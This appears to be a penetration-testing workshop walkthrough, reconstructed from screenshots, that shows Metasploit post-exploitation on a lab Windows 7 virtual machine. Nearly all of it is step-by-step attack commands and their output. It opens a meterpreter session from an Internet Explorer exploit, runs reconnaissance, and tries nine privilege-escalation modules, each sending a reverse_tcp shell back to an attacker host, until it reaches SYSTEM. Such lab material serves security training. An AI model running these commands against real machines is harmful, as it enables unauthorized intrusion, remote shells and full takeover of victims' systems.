
sessions -l



```
msf exploit(ie_cgenericelement_uaf) > sessions -l

Active sessions
===============

  Id  Type                   Information                            Connection
  --  ----                   -----------                            ----------
  1   meterpreter x86/win32  win7-64-victim\Workshop @ WIN7-64-VICTIM  172.16.247.130:4444 -> 172.16.247.131:49617 (172.16.247.131)

msf exploit(ie_cgenericelement_uaf) >
```

You can "interact" with any active session by typing sessions -i 1 (replace 1 with the session number you want to interact with)

sessions -i 1




```
msf exploit(ie_cgenericelement_uaf) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

You should now see Metasploit's meterpreter prompt.


Figure out who and where you are

meterpreter> sysinfo




```
meterpreter > sysinfo
Computer        : WIN7-64-VICTIM
OS              : Windows 7 (Build 7600).
Architecture    : x64 (Current Process is WOW64)
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/win32
meterpreter >
```

meterpreter> getuid




```
meterpreter > getuid
Server username: win7-64-victim\Workshop
meterpreter >
```

meterpreter> ipconfig




```
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:d8:35:5e
MTU          : 1500
IPv4 Address : 172.16.247.131
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::d26:240c:d41a:aa9a
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 13
============
Name         : Teredo Tunneling Pseudo-Interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::ffff:ffff:fffe
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 14
============
Name         : Microsoft ISATAP Adapter #2
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:ac10:f783
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter >
```

meterpreter> run post/windows/gather/checkvm



```
meterpreter > run post/windows/gather/checkvm

[*] Checking if WIN7-64-VICTIM is a Virtual Machine .....
[*] This is a VMware Virtual Machine
meterpreter >
```


meterpreter> run get_local_subnets



```
meterpreter > run get_local_subnets
Local subnet: 172.16.247.0/255.255.255.0
meterpreter >
```


Escalate privileges and get hashes

meterpreter> use priv




```
meterpreter > use priv
[-] The 'priv' extension has already been loaded.
meterpreter >
```

Option 1: GetSystem
meterpreter> getsystem




```
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: The environment is incorrect. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
meterpreter > 
```

Option 2:
meterpreter > run post/windows/escalate/getsystem



```
meterpreter > run post/windows/escalate/getsystem

[-] Failed to obtain SYSTEM access
meterpreter > 
```

Option 3:
meterpreter> background
back



```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(ie_cgenericelement_uaf) >
```

use post/windows/escalate/droplnk


set SESSION 1

set PAYLOAD windows/meterpreter/reverse_tcp

set LHOST StrategicSec-VM-IP

set LPORT 1234

exploit



```
msf exploit(ie_cgenericelement_uaf) > use post/windows/escalate/droplnk
msf post(droplnk) > set SESSION 1
SESSION => 1
msf post(droplnk) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf post(droplnk) > set LHOST 172.16.247.130
LHOST => 172.16.247.130
msf post(droplnk) > set LPORT 1234
LPORT => 1234
msf post(droplnk) > exploit

[*] Creating evil LNK
[*] Done. Writing to disk - C:\Users\Workshop\Desktop\Words.lnk
[-] Post failed: Rex::Post::Meterpreter::RequestError core_channel_open: Operation failed: Access is denied.
[-] Call stack:
[-]   /usr/share/metasploit-framework/lib/rex/post/meterpreter/channel.rb:115:in `create'
[-]   /usr/share/metasploit-framework/lib/rex/post/meterpreter/channels/pools/file.rb:34:in `open'
[-]   /usr/share/metasploit-framework/lib/rex/post/meterpreter/extensions/stdapi/fs/file.rb:476:in `_open'
[-]   /usr/share/metasploit-framework/lib/rex/post/meterpreter/extensions/stdapi/fs/file.rb:427:in `initialize'
[-]   /usr/share/metasploit-framework/modules/post/windows/escalate/droplnk.rb:89:in `new'
[-]   /usr/share/metasploit-framework/modules/post/windows/escalate/droplnk.rb:89:in `run'
[*] Post module execution completed
msf post(droplnk) > █
```

Option 4:

use exploit/windows/local/bypassuac


set SESSION 1

set PAYLOAD windows/meterpreter/reverse_tcp

set LHOST StrategicSec-VM-IP

set LPORT 12345

exploit



```
msf post(droplnk) > use exploit/windows/local/bypassuac
msf exploit(bypassuac) > set SESSION 1
SESSION => 1
msf exploit(bypassuac) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(bypassuac) > set LHOST 172.16.247.130
LHOST => 172.16.247.130
msf exploit(bypassuac) > set LPORT 12345
LPORT => 12345
msf exploit(bypassuac) > exploit

[*] Started reverse TCP handler on 172.16.247.130:12345
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[-] Exploit aborted due to failure: no-access: Cannot BypassUAC from Low Integrity Level
[*] Exploit completed, but no session was created.
msf exploit(bypassuac) > 
```

Option 5:

use exploit/windows/local/service_permissions


set SESSION 1

set PAYLOAD windows/meterpreter/reverse_tcp

set LHOST StrategicSec-VM-IP

set LPORT 5555

exploit




```
msf exploit(bypassuac) > use exploit/windows/local/service_permissions
msf exploit(service_permissions) > set LPORT 5555
LPORT => 5555
msf exploit(service_permissions) > set LHOST 192.168.243.134
LHOST => 192.168.243.134
msf exploit(service_permissions) > set SESSION 1
SESSION => 1
msf exploit(service_permissions) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(service_permissions) > exploit

[*] Started reverse handler on 192.168.243.134:5555
[*] Trying to add a new service...
[*] Trying to find weak permissions in existing services..
[*] [ALG] Cannot reliably determine path: C:\Windows\System32\alg.exe

[*] [EFS] Cannot reliably determine path: C:\Windows\System32\lsass.exe
[*] [Fax] Cannot reliably determine path: C:\Windows\system32\fxssvc.exe

[*] [KeyIso] Cannot reliably determine path: C:\Windows\system32\lsass.exe
[*] [MSDTC] Cannot reliably determine path: C:\Windows\System32\msdtc.exe
[*] [Netlogon] Cannot reliably determine path: C:\Windows\system32\lsass.exe
[*] [ProtectedStorage] Cannot reliably determine path: C:\Windows\system32\lsass.exe
```

Option 6:


use exploit/windows/local/trusted_service_path

set SESSION 1
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST StrategicSec-VM-IP
set LPORT 4567
exploit




```
msf exploit(service_permissions) > use exploit/windows/local/trusted_service_path
msf exploit(trusted_service_path) > set LPORT 4567
LPORT => 4567
msf exploit(trusted_service_path) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(trusted_service_path) > set SESSION 1
SESSION => 1
msf exploit(trusted_service_path) > set LHOST 192.168.243.134
LHOST => 192.168.243.134
msf exploit(trusted_service_path) > exploit

[*] Started reverse handler on 192.168.243.134:4567
[*] Finding a vulnerable service...
```

Option 7:
use exploit/windows/local/ppr_flatten_rec
set SESSION 1
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST StrategicSec-VM-IP
set LPORT 7777
exploit




```
msf exploit(trusted_service_path) > use exploit/windows/local/ppr_flatten_rec
msf exploit(ppr_flatten_rec) > set LHOST 192.168.243.134
LHOST => 192.168.243.134
msf exploit(ppr_flatten_rec) > set SESSION 1
SESSION => 1
msf exploit(ppr_flatten_rec) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ppr_flatten_rec) > set LPORT 7777
LPORT => 7777
msf exploit(ppr_flatten_rec) > exploit

[*] Started reverse handler on 192.168.243.134:7777
[-] Exploit failed [no-target]: Running against WOW64 is not supported
```

Option 8:
use exploit/windows/local/ms_ndproxy
set SESSION 1
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST StrategicSec-VM-IP
set LPORT 7788
exploit



```
msf exploit(ppr_flatten_rec) > use exploit/windows/local/ms_ndproxy
msf exploit(ms_ndproxy) > set LPORT 7788
LPORT => 7788
msf exploit(ms_ndproxy) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms_ndproxy) > set SESSION 1
SESSION => 1
msf exploit(ms_ndproxy) > set LHOST 192.168.243.134
LHOST => 192.168.243.134
msf exploit(ms_ndproxy) > exploit

[*] Started reverse handler on 192.168.243.134:7788
[-] Exploit failed [no-target]: Running against WOW64 is not supported
```


Option 9:
use exploit/windows/local/ask
set SESSION 1
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST StrategicSec-VM-IP
set LPORT 7799
exploit




```
msf exploit(ms_ndproxy) > use exploit/windows/local/ask
msf exploit(ask) > set LPORT 7799
LPORT => 7799
msf exploit(ask) > set LHOST 192.168.243.134
LHOST => 192.168.243.134
msf exploit(ask) > set SESSION 1
SESSION => 1
msf exploit(ask) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ask) > exploit

[*] Started reverse handler on 192.168.243.134:7799
[*] UAC is Enabled, checking level...
[*] The user will be prompted, wait for them to click 'Ok'
[*] Uploading fqiRzzJDr.exe - 73802 bytes to the filesystem...
[*] Executing Command!
```

meterpreter > getuid
Server username: win7-64-victim\Workshop
meterpreter > getsystem
...got system (via technique 1).

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM




```
meterpreter > getuid
Server username: win7-64-victim\Workshop
meterpreter > getsystem
...got system (via technique 1).
meterpreter >
```



